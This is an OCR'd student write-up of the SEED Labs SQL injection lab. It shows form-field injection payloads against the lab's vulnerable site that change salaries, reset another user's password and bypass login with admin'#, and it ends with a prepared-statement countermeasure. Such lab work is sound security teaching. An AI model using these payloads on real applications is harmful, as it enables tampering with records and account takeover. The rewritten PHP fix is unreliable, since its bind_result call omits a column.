


Edit Profile

Logout

Alice Profile

Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002




www.seedlabsqlinjection.com/unsafe_edit_frontend.php

Alice's Profile Edit

NickName	NickName
Email	Email
Address	Address
Phone Number	PhoneNumber
Password	Password

We enter the following information in the form. In the nickname field, type a string that will allow us to add salary to the list of fields that will be modified. I'll give it a shot by entering

‘, salary=’900000




Alice's Profile Edit

NickName	',salary='900000
Email	Email
Address	Address
Phone Number	PhoneNumber

We will see the profile as soon as we save the changes. The intention is that this will trigger the SQL query to be updated to this.

$sql="UPDATE credential SET nickname='', salary='900000',email='$input_email',address='$input_address',Password='$hashed_pwd', PhoneNumber='$input_phonenumber' WHERE ID=$id;";



Alice Profile


Key	Value
Employee ID	10000
Salary	900000
Birth	9/20
SSN	10211002

The SQL injection attack was successful


Task 3.2: Modify other people' salary

Before any updates, we can see Boby's profile. Now, in the Phone number segment, we try to adjust Boby's salary from Alice's account using the following string.

‘, salary=1 WHERE Name=’Boby’;#


File Edit View History Bookmarks Tools Help
SQLi Lab
www.seedlabsqlinjection.com/unsafe_home.php?username=Boby&P
Most Visited
SEED Labs
Sites for Labs
Home
Edit Profile
Logout


Key	Value
Employee ID	20000
Salary	30000
Birth	4/20
SSN	10213352
NickName	
Email	
Address	



Alice's Profile Edit

NickName	NickName
Email	Email
Address	Address
Phone Number	', salary = 1 WHERE r

We log into Boby's profile after saving the changes and verify that we have successfully adjusted his salary. Except for the password field, which is hashed, we could put the string in any of the other fields.




Boby Profile

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352

Task 3.3: Modify other people' password

To change Boby's password, follow the same steps as before and edit the field "Phone number" in Alice's profile. Enter the below command in the Phone number field and save the changes.

', Password = sha1('hacked1') WHERE name= 'Boby' #




Alice's Profile Edit

NickName	NickName
Email	Email
Address	Address
Phone Number	vord = sha1('hacked1


We log out of Alice's account and attempt to log in to Boby's account after saving the changes.

I've used the previously given password to demonstrate that it no longer functions, but Alice will not have this knowledge and thus will not be able to complete this step.




Employee Profile Login

USERNAME	Boby
PASSWORD	••••••••



The account information your provide does not exist.

When we try to log in with the new password, we see that we are able to do so successfully. We are essentially performing the same steps as the program by using the sha1 function in our input. This indicates that our SQL injection attack to change passwords was successful.



SQLi Lab - Mozilla Firefox

www.seedlabsqlinjection.com/unsafe_home.php?username=Boby

Would you like to update this login?

Boby

hacked1


Boby Profile

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352

Task 4:- Countermeasure — Prepared Statement


To address this problem, we'll build prepared statements based on the SQL statements that were previously exploited. In the unsafe_home.php file, the SQL statement used in Task 2 is rewritten.

Change this part of the code




```php
$conn = getDB();
// Sql query to authenticate the user
$sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
FROM credential
WHERE name= '$input_uname' and Password='$hashed_pwd'";
if (!$result = $conn->query($sql)) {
  echo "</div>";
  echo "</nav>";
  echo "<div class='container text-center'>";
  die('There was an error running the query [' . $conn->error . ']\n');
  echo "</div>";
}
/* convert the select return result into array type */
$return_arr = array();
while($row = $result->fetch_assoc()){
  array_push($return_arr,$row);
}

/* convert the array type to json format and read out*/
$json_str = json_encode($return_arr);
$json_a = json_decode($json_str,true);
$id = $json_a[0]['id'];
$name = $json_a[0]['name'];
$eid = $json_a[0]['eid'];
$salary = $json_a[0]['salary'];
$birth = $json_a[0]['birth'];
$ssn = $json_a[0]['ssn'];
$phoneNumber = $json_a[0]['phoneNumber'];
$address = $json_a[0]['address'];
$email = $json_a[0]['email'];
$pwd = $json_a[0]['Password'];
$nickname = $json_a[0]['nickname'];
if($id!=""){
```

Rewritten as follows




```php
// create a connection
$conn = getDB();
// Sql query to authenticate the user
$stmt = $conn->prepare("SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
FROM credential
WHERE name=? AND Password=?");
$stmt->bind_param("ss", $input_uname, $hashed_pwd);
$stmt->execute();
$stmt->bind_result($id, $eid, $salary, $birth, $ssn, $phoneNumber, $address, $email, $nickname, $Password);
$stmt->fetch();
$stmt->close();

if($id!=""){
  // If id exists that means user exists and is successfully authenticated
  drawLayout($id,$name,$eid,$salary,$birth,$ssn,$pwd,$nickname,$email,$address,$phoneNumber);
}else{
  // User authentication failed
  echo "</div>";
  echo "</nav>";
  echo "<div class='container text-center'>";
```

Task 2.1 attack is being re-attempted. We can no longer access the admin account because we are no longer successful. There was no user with the credentials admin' # and password admin, according to the error.




www.seedlabsqlinjection.com/unsafe_home.php?username=admi
Most Visited
SEED Labs
Would you like Firefox to save this login for seedlabsqlinjection.com?
admin'#
admin
Show password
Don't Save
Save
Go back

r provide does not exist.



